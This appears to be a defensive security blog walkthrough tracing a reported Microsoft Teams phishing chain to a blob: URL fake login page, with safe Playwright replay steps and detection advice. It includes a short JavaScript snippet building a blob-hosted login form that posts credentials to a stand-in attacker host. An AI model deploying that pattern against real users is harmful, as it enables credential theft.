Tracing a Teams Phishing Link from Message to Blob URL to Fake Login Form
On this page
What This Walkthrough Covers

This step-by-step breakdown traces a Microsoft Teams phishing link from the initial message to a blob: URL and a fake login page in the victim’s browser. I’ll separate what the public report confirms from what is inferred, show a safe replay with Playwright, and outline detection and hardening steps you can apply.
On September 10, 2026, CyberSecurityNews ran a short report titled “Hackers Use Blob URLs and Microsoft Teams to Create Phishing Pages Inside Victims’ Browsers.” The public text I have is sparse, but the pattern is worth pulling apart.
My take: this is probably less a Microsoft Teams vulnerability and more someone deliberately abusing two ordinary web-platform features. Teams is the delivery mechanism. Blob URLs are the hosting trick. The more immediate problem is that most people have been trained to check domains, but blob: URLs still confuse users and some detection pipelines.
Scope and Confirmed Facts
What the supplied source material actually confirms:
- CyberSecurityNews published the report on September 10, 2026.
- The headline says attackers used Blob URLs and Microsoft Teams to create phishing pages inside victims’ browsers.
- The visible snippet includes no CVE, Microsoft advisory, campaign name, or technical breakdown.
I have not looked at a live sample of this specific campaign. The rest of this post separates what the report says from what I am inferring or would need to verify before treating it as a broad new threat.
The Reported Attack Pattern
What the CyberSecurityNews report says
The visible snippet makes one core claim: attackers are combining Microsoft Teams and Blob URLs to present phishing pages inside the victim’s browser. The mechanics are not spelled out, but the title implies the phishing content is created or loaded with a blob: URL after the user clicks a Teams link.
From the headline alone, the likely chain is:
- A Teams message carries a malicious or redirecting link.
- The user clicks it and the link opens outside Teams in the browser.
- An attacker-controlled page creates a
Blobcontaining a fake Microsoft login. - The browser navigates to the resulting
blob:URL. - The fake form collects credentials.
That sequence is plausible, but I am filling in the missing middle from how URL.createObjectURL and Teams link handling work. The snippet does not spell out those steps.
What remains unconfirmed from the public snippet
The public source does not tell us:
- whether this was an actual in-the-wild campaign or a proof of concept
- how many victims, if any, were affected
- whether the malicious Teams message came from an external user, a compromised internal account, or a guest tenant
- the exact domain or URL patterns used
- whether credentials were exfiltrated through a form POST,
fetch, WebSocket, or an attacker-controlled proxy - whether Microsoft login branding was spoofed and whether MFA was requested
- whether Microsoft or another vendor has published a formal advisory
Those gaps matter. A headline can make a technique look broader than the evidence underneath. I would not call this a new vulnerability class until the source shows a repeatable campaign with victim impact.
Technical Context: How Teams Hands Links to the Browser
How a Teams message turns into a browser click
Teams messages can contain ordinary links. Depending on tenant configuration, the Teams client may show a link preview, wrap the link with a safe-links service, or pass it directly to the operating system when clicked. On desktop or mobile Teams, that usually means the URL is handed to the default browser.
That handoff is the boundary that matters. Teams does not render arbitrary web content inside trusted Microsoft UI by default. Once the URL opens in the browser, the browser is processing attacker-controlled content. Teams is not validating the destination; it is simply launching a URI.
Trust boundaries between Teams, previews, and the browser
There are at least three trust zones:
| Component | Trust level | What can happen |
|---|---|---|
| Teams client | Trusted app | Displays message, may preview link metadata |
| Browser | Trusted code, untrusted content | Executes HTML and JavaScript from the destination |
| Blob URL | Browser-owned resource | Renders content in a tab, often without a normal domain in the address bar |
The mistake is treating a Teams message as a security boundary. It is not. A malicious external sender can send a link just like on any email or chat platform. The more interesting boundary is the browser address bar, because the blob: scheme undercuts the domain check users have learned.
Blob URLs as a Phishing Surface in the Browser
How Blob URLs work
A Blob URL is created in JavaScript with:
const html = '<form action="https://attacker.example/collect" method="post">...';
const blob = new Blob([html], { type: 'text/html' });
const url = URL.createObjectURL(blob);
window.location.href = url;
The browser keeps the data in memory and renders it as a document. The URL looks like:
blob:https://attacker.example/8f3c9d1e-2a4b-4c6d-8e7f-1a2b3c4d5e6fThe part that matters is the embedded origin: attacker.example. The page content is not fetched from that origin after creation, but the origin still controls same-origin policy decisions.
Why a Blob URL is useful for a fake login form
A fake Microsoft login page hosted at a normal domain like login-microsoft-security-check.example is easy for a trained user or reputation service to spot. A Blob URL obscures that in two ways:
- The address bar does not show
login.microsoftonline.com. It shows a longblob:string, and many users do not know what to make of it. - Some URL logging, proxy, and threat-intelligence pipelines do not parse the inner origin from the
blob:URL, so the initialattacker.exampleorigin may be missed in dashboards.
In practice, the attacker still needs a normal HTTPS page to create the Blob in the first place. That page can be short-lived and redirect repeatedly, which makes evidence collection harder.
Limits of the Blob URL approach
Blob URLs are not magic. They do not bypass HTTPS, CORS, or the browser’s same-origin policy. The content is tied to the creator origin, and a blob: URL cannot survive a browser restart. It is also not shareable across different browsers or machines.
I suspect the attackers are using Blob URLs mainly to hide in the address bar and logs, not to defeat browser security controls. The phishing still depends on the victim entering credentials and, if MFA is used, the attacker probably still needs a proxy or prompt fatigue.
Safe Replay: Tracing the Chain Without Trusting the Login
You can study this pattern safely in an isolated browser session. Do not enter credentials into any suspicious page. Use a throwaway VM or a browser profile with no accounts logged in.
Step 1: Extract the Teams message URL safely
Do not click the link. In Teams, right-click the link and choose Copy link, or inspect the message source if your client exposes it. If the link has been wrapped by a safe-links service, you may need to expand it first.
From a terminal, you can inspect the initial redirect without loading JavaScript:
curl -sIL "https://teams-link.example/phish" | grep -Ei '^(location|content-type|server)'A representative synthetic trace looks like this:
HTTP/2 302
location: https://attacker.example/continue
content-type: text/html
Step 2: Follow the redirect chain in an isolated browser session
Use Playwright or a similar automation tool to log every navigation and final URL.
import { chromium } from 'playwright';

const browser = await chromium.launch({ headless: true });
const page = await browser.newPage();

page.on('framenavigated', frame => {
console.log('NAV', frame.url());
});

await page.goto('https://teams-link.example/phish', {
waitUntil: 'domcontentloaded',
});

const finalUrl = page.url();
console.log('FINAL', finalUrl);
await browser.close();
The output tells you whether the final URL is a blob: string and which origin created it.
Step 3: Observe the Blob URL and fake login DOM
Once you have the final page, dump enough of the DOM to see the form action and input names.
const snapshot = await page.evaluate(() => {
  return {
    url: location.href,
    formAction: document.querySelector('form')?.action,
    inputs: [...document.querySelectorAll('input')].map(i => ({ name: i.name, type: i.type })),
  };
});

console.log(snapshot);
Example output from a synthetic fake login page:
{
  url: 'blob:https://attacker.example/8f3c9d1e-2a4b-4c6d-8e7f-1a2b3c4d5e6f',
  formAction: 'https://attacker.example/collect',
  inputs: [
    { name: 'email', type: 'email' },
    { name: 'password', type: 'password' }
  ]
}
This is where the practical impact shows up: the URL is not a Microsoft domain, and the form posts credentials to an attacker-controlled endpoint.
Step 4: Compare with a trusted Microsoft login page
Open https://login.microsoftonline.com in the same browser automation and capture the same fields.
const trustedPage = await browser.newPage();
await trustedPage.goto('https://login.microsoftonline.com');
const trusted = await trustedPage.evaluate(() => ({
  url: location.href,
  hostname: location.hostname,
  formAction: document.querySelector('form')?.action || null,
}));

console.log(trusted);
Expected output:
{
  url: 'https://login.microsoftonline.com/',
  hostname: 'login.microsoftonline.com',
  formAction: 'https://login.microsoftonline.com/...'
}
The comparison should be blunt: one URL says login.microsoftonline.com; the other says blob:https://attacker.example/.... That difference is the whole game.
Detection and Defensive Checks for Blob URL Phishing
User-visible red flags
- The address bar shows
blob:and a non-Microsoft origin. - The page does not have the normal Microsoft login URL.
- The browser password manager may not autofill saved credentials, because the origin is wrong.
- The login form posts to a different domain than the one the user intended.
- The page opens in a popup with hidden browser chrome or an odd-sized window.
SOC and browser-enforcement signals
- Parse
blob:URLs in SIEM and EDR logs to extract the inner creator origin. Many dashboards show the full string but do not break it into<scheme>:<origin>/<uuid>. - Look for browser navigations where the final URL is a
blob:and the user then submits a form to an unknown domain within seconds. - Watch for the initial redirect domain. Blob content cannot exist without a document creating it, so that creator origin is the stable indicator.
- If you run enterprise browser isolation or a managed extension, consider blocking navigation to
blob:URLs from untrusted origins.
The inner origin inside a Blob URL is not a second-class citizen. It is the origin that created the blob, and it determines same-origin policy. Log it exactly like a normal HTTPS origin.
Mitigations for Users, Teams Admins, and Security Teams
For individual users
Check the address bar before typing a password. If it does not start with https://login.microsoftonline.com or your organization’s verified IdP domain, stop. Use a password manager that refuses to fill credentials on the wrong origin. Prefer phishing-resistant MFA with platform authenticators or hardware security keys; that does not make phishing impossible, but it raises the cost.
For Teams administrators
Enable safe links or equivalent URL rewriting where your license supports it. Restrict external Teams communications to trusted tenants when possible. Encourage users to report unexpected messages from external senders. Most importantly, do not treat Teams as a substitute for browser security training. The malicious page runs in the browser, not inside Teams.
For web defenders and security teams
Add Blob URL parsing to detection pipelines. Train analysts to extract the inner origin. For managed browsers, evaluate policies or extensions that can alert on blob: navigations to login-looking content. If your organization builds web applications, avoid creating Blob URLs for login or sensitive flows unless necessary, and ensure your CSP restricts form-action to trusted endpoints. Attackers will not use your CSP, but your own users should not learn bad patterns from legitimate apps.
What I Would Verify Before Calling This a Broad Campaign
I would want more than the public snippet before writing this up as a broad campaign. Concrete evidence would include:
- at least one original Teams message with the full link chain
- the creator origin that generated the Blob URL
- network logs showing where credentials were submitted
- confirmation of whether MFA was prompted and whether it was bypassed
- a statement from Microsoft or a vendor advisory
Without that, I would treat this as a plausible pattern worth monitoring, not an established Microsoft Teams vulnerability. The defensive work stays the same: inspect the browser address bar, parse the inner origin in blob: URLs, and treat Teams as a delivery channel rather than a trust boundary.
More posts

Build-Chain Signals for Spotting Kimsuky-Style OpenCode LNK Decoys
This post examines how Kimsuky’s use of an OpenCode AI agent to mass-produce LNK phishing decoys exposes build-chain signals defenders can use to detect and disrupt the campaign.

Reconstructing the LiteLLM PyPI Incident: Seven Malicious Wheels and the Two-Hour Quarantine Window
A reconstruction of the LiteLLM PyPI supply-chain incident, tracing how seven malicious wheels were reportedly published and quarantined within a two-hour window and what that timeline reveals about Python packaging defenses.

What the Cyber Resilience Act Actually Requires From a Release Pipeline
Map the EU Cyber Resilience Act’s vulnerability disclosure, security update, and SBOM requirements onto CI/CD pipelines and dependency-management tools.
Loading comments…